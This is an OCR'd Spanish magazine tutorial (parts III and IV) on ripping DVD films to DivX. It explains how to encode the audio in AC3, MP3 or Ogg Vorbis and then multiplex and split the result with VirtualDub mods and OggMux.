*PyC_LCo (La Corporación)*

# PASA TUS PROPIAS PELICULAS A DIVX;) PARTE III: EL AUDIO

En el número 6 de PC PASO A PASO publicamos la PARTE I y II de este artículo, donde aprendimos a extraer y comprimir el video.

A estas alturas ya tenemos en nuestro disco duro un archivo de video que contiene la película, pero le falta algo tan importante como la imagen: EL SONIDO :)

**IMPORTANTE:** Los programas que utilizaremos en este ejercicio estarán disponibles en nuestra Web (www.hackxcrack.com) y por supuesto en la Web oficial de cada programa. Y si quieres más, ya sabes, utiliza el eMule (ya te lo presentamos en el número 6 de PC PASO A PASO).

## 1. DECIDIENDO QUE CODEC DE AUDIO USAR

Lo primero que debemos decidir antes de ponernos a hacer el sonido es el formato en el que queremos que esté comprimido. De todos es conocido que hay multitud de codecs de audio, como son mp3, ac3, wma, pcm, ogg, atrac-3 (en MD),...


Cada uno tiene sus propias ventajas frente a los demás. El sonido de las películas viene por lo general en ac3, y a veces en DVD´s de música como el que viene con el último disco de Platero, la pista de audio viene comprimida en pcm.

En este artículo nos vamos a fijar en tres codecs para nuestras películas, el ac3, el mp3 y el nuevo ogg.

Con el AC3 podremos conseguir una calidad muy alta de sonido, a costa de tener que reservar más espacio para el audio. Además conservaremos los 6 canales de audio, que será de agradecer si se tiene un sistema dolby digital de altavoces.

Con el mp3 conseguiremos un tamaño de archivo para el audio muy aceptable, pero con algo menos de calidad en el sonido, además de una gran compatibilidad con la mayoría de los equipos que tengan tus amigos y les vayas a dejar la peli. En este caso solamente nos quedaremos con sonido en dos canales, derecho (R) e izquierdo (L) propios del stereo.

Y por último, comentaremos el ogg que es un nuevo proyecto que pretende estar a mitad de camino entre el mp3 y el ac3. Este último consigue la misma calidad que un mp3 con menos bitrate, y por tanto, menor tamaño de archivo; además se puede configurar para comprimir no solo 2 canales, sino 4 para tener más calidad en el audio.



**Elegiremos AC3...**

Elegiremos ac3 para la calidad, mp3 para la compatibilidad, y ogg para tener más calidad que en mp3 ocupando el mismo espacio.

## 2. EL AC3

Si queremos emplear este formato deberemos sacar la pista de audio en ac3 con el dvd2avi, como se explicó en la revista 6.

El ac3 tiene la ventaja de que si no queremos modificarlo, podemos dejarlo tal como esta al sacarlo del dvd. Esto puede ser recomendable si tenemos una película de menos de 110 minutos que queremos pasar a dos CD´s. El sonido en ac3 ocupará en torno a los 350 megas, lo que nos deja 1100 megas para el video, resultando un bitrate para el video de

unos 1300. ¿Que supone todo esto?, pues muy sencillo, vas a tener el mejor audio que le puedes poner a la película, y además la calidad del video también será excelente.




**El bitrare...**

El bitrate del video acuérdate de calcularlo tal como se explicó en el número anterior, que los valores que pongo aquí son aproximados.


Si la película en cuestión dura mas de ese tiempo ya empezaremos a tener que racanear en bitrate para el video si queremos conservar el audio en ac3, pero también podemos modificar el ac3 para que ocupe menos, y así no tener que bajarle la calidad al video. Para ello recomprimiremos el ac3 pero bajándole el bitrate para que el tamaño del archivo se disminuya considerablemente.

Para manipular el ac3 utilizaremos el Sonic Foundry Soft Encode.




También necesitaremos mucho, pero que mucho, espacio en disco duro para hacer esto. Le damos a File\Open y seleccionamos el archivo ac3 que queremos manipular, y seleccionando en tipo Dolby Digital (Decode to PCM) (.ac3) . Esto hará que el audio se descomprima y pase a pcm al abrir el archivo, lo cual llevará un ratito.

Una vez terminado nos iremos a la pestaña Options\Encode settings... ya que es lo que vamos a hacer.




En Data Rate pondremos el bitrate que queremos para el nuevo archivo en ac3. Nunca menos de 224 kbs. Y el resto de opciones las dejamos por defecto. Le damos a OK y nos disponemos a comprimir el audio pulsando sobre el botón de grabar (el circulo rojo). Ya solo queda dejarle hacer.

## 3. EL MP3


Si queremos emplear el mp3 deberemos sacar el audio en pcm como se dijo en la revista 6.

El MP3 es el formato de audio más extendido en Internet, con lo cual no creo que tenga que hablar mucho sobre él, ya que en google podrás encontrar mucha información. De entre todos los codecs que hay para comprimir a mp3 utilizaremos el lame, ya que permite la compresión en vbr.


El sonido en mp3 se puede comprimir principalmente en dos formatos, el cbr (constant bitrate) y en vbr (variable bitrate). El primero hará que toda la pista de audio se comprima con el mismo bitrate y el segundo hará que el

bitrate se modifique en función de la necesidad, utilizando más bits para los momentos de mayor cantidad de sonidos (explosiones, peleas, gritos, ...) y menos en donde no se requiera (como en los silencios en las conversaciones). Para obtener mejor calidad en el sonido emplearemos este último modo.

Para comprimir utilizaremos el programa Razor Lame.




En primer lugar deberemos comprobar que en la carpeta options, en la parte de Lame, hay una ruta en la cual se especifica el archivo Lame.exe, que es el verdadero compresor. Esto se debe a que en realidad la compresión se realiza a través de una línea de comando MS-DOS, pero el razorlame nos ayudará a configurar el compresor sin necesidad de aprenderse complicadas sintaxis de DOS.



## El razorlame...

El razorlame nos quita la pesada tarea de mirarnos los comandos DOS

Le damos a OK y nos vamos a las LAME options, que es donde configuramos el codec. En la carpeta general seleccionamos el Bitrate que usaríamos para cbr, pero como vamos a usar vbr pondremos bitrate de 32, y así marcaremos cual es el mínimo que debe de usar. En mode podremos seleccionar entre mono o los diferentes tipos de stereo, en mi caso prefiero el stereo normal. El joint stereo sirve para hacer que los canales L y R se separen más, lo cual en audio extraído de dvd no será de ninguna utilidad. Y por último seleccionaremos la carpeta en la que queremos que se cree el archivo de destino.

Nos pasamos a la carpeta Advanced y en Optimization seleccionamos Quality, lo demás lo dejamos todo sin marcar. Pasamos a la pestaña VBR, donde nos aseguramos de marcar la casilla Enable variable bitrate (vbr) . En maximun bitrate pondremos el máximo bitrate que queremos que use en la compresión, yo suelo usar un valor de 224, que hará que la mayor parte de la película se quede entre el 128 y el 192. En quality elegiremos el valor 4, aquí indicamos el nivel de relación calidad/tiempo que queremos que use, a menor valor mejor calidad y más tiempo tardará, y a mayor valor, menor calidad y tardará algo menos de tiempo. Por supuesto lo que mas va a influir en la calidad del sonido va a ser el bitrate, pero esto influirá en una pequeña medida ya que hará que se utilicen diferentes algoritmos de compresión. Tomamos el valor de 4 por ser el medio-alto. En las opciones de la derecha solo marcaremos la de strictly enforce minimum bitrab que forzará a que el codec busque los puntos en los que puede usar un bitrate más bajo. Si usaremos el ABR (Average BitRate-Media BitRate), estaríamos indicando el bitrate que queremos que salga de media, pero es mejor dejarle hacer y que salga lo que mejor quede según el codec.

En la pestaña Expert lo dejaremos todo sin marcar, y en la parte de ATH control dejaremos default y en q level pondremos el valor 2.Y en la última pestaña, audio processing, no hace falta marcar nada.

En la parte de debajo de la pantalla podrás ver la línea de comandos que habría que introducir para hacer la compresión desde MS-DOS. Arriba podrás guardar las opciones con el nombre que quieras para que en futuras ocasiones no más que cargarla para tener las opciones configuradas.


Una vez lo tenemos todo configurado pulsamos sobre el botón add y añadimos el archivo .wav que contiene el audio de la película y que sacamos con el dvd2avi. Ahora solo queda darle a encode y mirar durante el tiempo que tarde el grafico que indica los porcentajes de bitrate que usa. Verás que en su mayoría la película estará en 192.

## 4. EL OGG VORBIS

Este formato es de los más recientes que hay. Es un proyecto en el cual están intentando conseguir mejores calidades con bitrates mas bajos y poder comprimir varios canales. Deberemos haber sacado el audio con el dvd2avi en formato ac3.

Este codec tiene la desventaja de que para dejarle a un colega una película tendréis que acompañar el CD con unos archivos de codecs y de filtros para que lo pueda oír, y que en algunas ocasiones no han llegado a funcionar del todo, aunque nunca ha habido problemas con wMe y wXp. A favor del codec diré que ha sido utilizado en el reciente juego Unreal Tournament 2003, que no me negareis que tiene una alta calidad en el audio, así como en el video... (Bueno, que me salgo del tema).

Lo primero es conseguir el OggDirectShowFilters y el SubTitDS que nos podemos bajar de la página de Tobias o de la página de HackXCrack. A continuación tendrás que hacerte con el HeadAC3he, programa que utilizaremos para la compresión a ogg.




En primer lugar seleccionaremos en Source File el archivo de origen, y automáticamente se rellenará también la casilla del archivo de destino. En Stream Info podremos ver la información sobre el archivo de origen.

En destinantion format seleccionaremos Vorbis, ya que estamos pensando en usar el Ogg vorbis. Elegirmes 2-pass mode, al igual que hicimos con el video, haremos dos pasadas para comprimir el audio, con las mejoras que eso conlleva. Lo siguiente es elegir entre dumb, que utilizará mucho espacio de disco duro para la primera pasada ya que descomprimirá el audio en el disco duro, float, que no usará mas espacio en disco duro de lo que ocupe el archivo final, o hybrid, que como su nombre indica, es

un híbrido de los anteriores.


Star frame y end frame los usaríamos si no quisiésemos comprimir todo el sonido, sino solo una parte de él, como por ejemplo, si le quitamos los créditos del final a la peli. En Resimple podríamos cambiar la frecuencia de muestreo del audio. Y por último, en Priority, señalamos la prioridad que tendrá el proceso de compresión.



## Dejo a tu cargo...

Dejo a tu cargo el que aprendas a seleccionar las partes que quieres comprimir en el vdub.

A continuación le damos a Options y aparecerá una nueva ventana:





En esta ventana veremos los canales que tiene el archivo de origen, y seleccionaremos los canales que queremos que tenga el de destino. Pero mejor que ponernos a hacerlo "a pelo", seleccionaremos una de las opciones que aparece en la casilla Downmix Type. Aquí tenemos a elegir entre sonido mono, stereo y surround. Yo suelo usar el surround 2, pero lo mejor es probarlo y ver que es lo que mas nos convence, ya que dependerá del tipo de equipo en el que lo vamos a probar, no es lo mismo ponerlo con una tarjeta SB128 o una SBAudigy2. A la derecha tenemos las opciones del número de canales, a elegir entre 2, 4 o 6 canales. Con dos canales funciona perfectamente, pero con más a veces da fallos. Yo tengo varias películas pasadas a 4 canales, y la verdad es que mejora mucho el sonido si lo comparamos con los dos míticos del mp3, y además el archivo de destino no es excesivamente grande.



## Recordemos siempre...

Recordemos siempre que el ogg es un proyecto, con lo que puede tener fallos en ciertas ocasiones, como en el caso de los canales.

A continuación volveremos a darle al botón Options y aparecerá otra pantalla:



Aquí elegiremos el bitrate y el modo de compresión que queremos que use, CBR, VBR o ABR. Por los mismos motivos que en el mp3, seleccionaremos VBR. En Quality marcaremos un valor de 3.00. Y por fin, configuraremos el bitrate. El ogg consigue la misma calidad que el mp3 pero con menor bitrate, por ello, seleccionaremos O para el minimun, 112 para el average y 511 para el maximun. Los valores mínimo y máximo podéis cambiarlos, por ejemplo a 32 y 224 igual que en el mp3.

Volvemos a darle al botón options para que se quite de en medio la ventanita de las opciones y le damos a Start para que empiece a comprimirse la pista de audio al formato ogg.




**MUY IMPORTANTE...**

MUY IMPORTANTE: Para escuchar las películas que contiene el audio en ac3 se necesitan los AC3filters, que podrás encontrarlos en nuestra Web (www.hackxcrack.com)

# PASA TUS PROPIAS PELICULAS A DIVX;) PARTE IV: MULTIPLEXANDO

De momento ya tenemos un archivo avi que contiene el video y un archivo ac3, mp3 u ogg que contiene el audio. Es hora de juntarlos en uno solo y tener nuestra película en un solo archivo.

## 1. MULTIPLEXAR

Multiplexar es propiamente juntar la parte del audio con la del video, pero no todo es un corta y pega que podamos hacer de cualquier forma. Algo muy importante en una película es que la imagen y el sonido sean síncronos, es decir, que el sonido suene justo cuando se ve la acción que lo produce. Quedaría muy mal ver como alguien se va todo cabreado, da un portazo y sin embargo no lo oímos hasta un segundo más tarde, nos resultaría raro, e incluso contribuiría en gran medida a no enterarnos de la película porque las cosas se oirían cuando no las esperamos.

**Con la multiplexación...**

Con la multiplexación haremos que el video y el audio se junten en un solo archivo

Al sacar la pista de audio de los archivos con el dvd2avi, en el nombre del archivo que crea con el sonido, se incluye el tiempo de desfase que hemos de salvar a la hora de multiplexar. Este valor esta incluido en ms junto con la palabra delay.

Otra de las ventajas del ogg es que esto no nos importará porque los propios programas que usamos ya lo corrigen automáticamente al leerlo en el nombre del archivo.

## 2. MULTIPLEXAR EL AC3 Y EL MP3

Ambos formatos los vamos a multiplexar de la misma forma, y con el mismo programa. Necesitaremos el Nandub, que no es más que un mod del virtualdub. Te explico, cuando te bajaste el virtualdub de su página verías que también tenías la posibilidad de descargarte el código fuente del programa. Pues hay gente que se ha dedicado a modificar el vdub en busca de solucionar sus exigencias, de esta forma surge el Nandub, desarrollado para hacer dos pasadas en los tiempos en que el divx 3.11 no permitía hacerlo, y con las opciones añadidas de poder multiplexar no solo audio en pcm, sino también en mp3 y ac3. También veréis que en teoría, acepta el formato ogg, pero no es recomendable usar el nandub para este formato porque en ocasiones el sonido a medida que avanza la película se va desfasando.

Audio Options Tools Help

Conversion... Ctrl+A
Interleaving... Ctrl+I
Compression...
Volume...

● No audio
AVI audio
WAV audio...
(VBR) MP3 audio...
AC3 audio...
Ogg/Vorbis audio...

● Direct stream copy
Full processing mode

Para juntar los dos archivos lo primero que tendremos que hacer es cargar el de video, para ello nos vamos a la pestaña File\Open video file.. Y seleccionamos nuestro archivo avi que contiene el video de la película.

A continuación, y muy importante, nos iremos a la pestaña Video y seleccionaremos Direct Stream Copy, para que no modifique el video que tenemos. Ya solo queda seleccionar la pista de audio, para ello nos vamos a la pestaña audio y seleccionamos el tipo de pista que vamos a usar, ac3 o mp3, y seleccionamos el archivo de sonido que creamos anteriormente. De esta forma ya tenemos el audio que queremos juntar seleccionado. Tenemos que asegurarnos que en esta pestaña de audio también está marcada la opción Direct Stream Copy.



**Insistir en el tema...**


Insistir en el tema del Direct Stream Copy

Ahora nos ocuparemos de que el audio y el video sean síncronos, para ello en la carpeta audio pulsaremos sobre la opción Interleavin, y en la casilla Audio Skew Correction introduciremos el valor que nos indica el delay. En caso de no tener ningún delay, este paso nos lo podríamos saltar. A continuación pulsamos OK, y ya tendremos el programa preparado para crear un archivo avi que contenga el video en divx y el audio en mp3 o ac3.

Iremos a File\Save as avi... y el resto ya sabéis como va.

## 3. MULTIPLEXAR EL OGG

Para multiplexar el ogg no vamos a utilizar ningún mod del virtualdub. Este caso vamos a usar el OggMux:




En primer lugar seleccionaremos el archivo que contiene el video en la parte de Movie, pulsando sobre los tres puntos (...), si quieres puedes darle a Edit movie info y añadir la información del titulo, autor, ...

En Soundtracks seleccionaremos los archivos de audio que queramos añadir. Y si, resalto el plural por una sencilla razón, con el ogg podemos añadir más de una pista de audio, con lo que podremos tener el audio en español e inglés, por ejemplo. Con los otros codecs también se puede hacer, pero por cada pista se chupa algo más de espacio. Me explico, al juntar el video y el audio, el archivo resultante es algo más grande que si sumas los tamaños, pero con ogg esto es prácticamente despreciable.

Para añadir las pistas de audio seleccionaremos los puntitos y la pista a añadir, a continuación le daremos al botón Add en el oggmux, ya que sino, no se añadirá. En la lista debajo de los puntitos aparecen las pistas de audio que se van a añadir. Además le puedes indicar el idioma en que estará el sonido.

Hay otras dos opciones, una para añadir subtítulos, que no usaremos porque no hemos tratado el tema en ningún momento, y otra para añadir los capítulos que trae en el dvd, indicando la duración de cada uno. Información que puedes obtener del archivo de texto que sacaba el smart ripper.

Ya por último, en target, seleccionaremos donde queremos que saque el archivo resultante y como queremos que se llame. Por último le daremos a Mux File! Para que proceda con la multiplexación.

El archivo resultante tendrá una extensión .ogm que puedes cambiarla por .avi sin miedo, o dejarla como esta y asociar el archivo con tu reproductor de video preferido. Para poder escuchar estas películas se necesitan los direct show filters del ogg.

Hay que recordar que el ogg es un proyecto, ya se que me repito, pero es que puede que os de algún problema y no quiero que os cabreeis.


## 4. EL POSTPROCESADO

Esto consiste en manipular el archivo que hemos creado que contiene la película entera, es decir, video y audio juntos. La razón de que queramos manejarlo, es que por ejemplo, si decidimos hacer la película en dos CD´s, ahora nos encontramos con un archivo de 1400 megas que querremos cortar para poder copiarlo.

Yo recomiendo que cuando pretendáis hacer las películas para dos CD´s, no hagáis los cálculos para 1400 megas, sino para entre los 1300 y 1350, ya que os dará flexibilidad y margen de error en los resultados. La flexibilidad consiste en que a la hora de cortarla, si tenemos un archivo de cerca de los 1400 Mb, tendremos que cortar el archivo justo por la mitad, lo que puede suponer cortar la película en un momento poco apropiado, como si cortas Matrix en medio de una pelea, o El Señor de los Anillos en medio de la carrera por las minas de Moria.

Para el ogg podemos usar el OggCut, que es un programa muy sencillo de usar que no explicaré. Además no es demasiado bueno.

Hay un programa que nos va a servir para hacer el postprocesado independientemente del formato de audio, ¿adivináis lo que es?..., supongo que lo estaréis pensando, otro mod del virtual dub. Este directamente se llama VirtualDub Mod, y no solo nos sirve para el postprocesado, también para la multiplexación, pero así has conocido ya a dos mods del vdub. Por cierto, también vale para multiplexar los ogg.




Lo que voy a explicar vale tanto para el virtualdub, como para el nandub, como para el vdub mod. De forma que si has decidido no usar el ogg, no tienes porque hacerte con el mod, te valdrá el Nandub.




En esta ocasión hablamos de dos mods del virtualdub, pero si os ponéis a buscar es posible que encontréis otros muchos que os ayuden en algún paso de la creación del divx

Lo primero que tenemos que hacer es cargar el archivo avi como hemos hecho otras veces. A continuación, y muy

importante, es marcar en las pestañas de audio y video la opción Direct Stream Copy, además de señalar en la del audio la opción AVI audio, para que el audio que utilice sea el que ya esta en el avi cargado.

Lo siguiente es decidir donde queremos cortar la película. En función de lo que queramos podemos usar varios métodos. En primer lugar, con la barra de desplazamiento en el principio, pulsaremos el botón que es como una flecha negra apuntando a la izquierda, que marcará el inicio de la selección. (De los botones de abajo, los de mas a la derecha.)

Ahora podemos mover la barra de desplazamiento hasta el punto donde queramos cortar la película, o bien, si queremos cortarla en el cambio de capitulo X que está hacia el medio, podemos ver en el txt del smartripper el tiempo exacto en el que se produce el cambio e introducirlo en el dub dándole a Edit\Go to…

Una vez colocada en donde queremos cortar la barra de desplazamiento, pulsaremos sobre la flecha que señala hacia la derecha que indicará el final de la selección. Verás como en la barra aparece un color azul que indica la selección.

Ahora nos vamos a save as avi, y guardará en un archivo la primera parte de la película.

Una vez acabado, y dado que la barra estará colocada donde acababa el primer trozo, pulsaremos sobre la flecha que mira a la izquierda, asegurándonos así que la marca de inicio de la segunda mitad coincide con la del final de la primera. Ahora nos vamos a Edit\End, de forma que la marca de la barra se colocará al final de la película. Pulsando otra vez sobre la flechita que mira a la derecha habremos hecho la selección de la segunda parte, que guardaremos de forma análoga a la primera.

## 5. THE END

Aquí concluye el artículo sobre el paso de DVD a DivX;). Espero que a los que no tenían ni idea del tema les haya servido y a los que conocían el tema les haya interesado. Hay multitud de formas de pasar a divx una película que tengamos en dvd, pero se ha elegido esta para el artículo porque es la forma en la que más se aprende. Si buscáis por la red encontraréis muchos manuales de 3 hojas de Word que te explican a pasar una película, pero con los cuales no aprendes lo que estas haciendo, no te dicen porque marcar una casilla o no, simplemente lo haces porque lo pone ahí, y eso creo que va en contra del espíritu de esta publicación.

Espero que para el día que salga el número 7 a la calle los programas estén ya puestos en la Web de Hack X Crack, no obstante, si tenéis dificultades para encontrarlos, confiad en google y usad lo que os enseñaron en la revista para conseguir programas.

Saludotes.

# UN EJERCICIO ESENCIAL
# LA CALCULADORA

POR PEDRO DEL VALLE

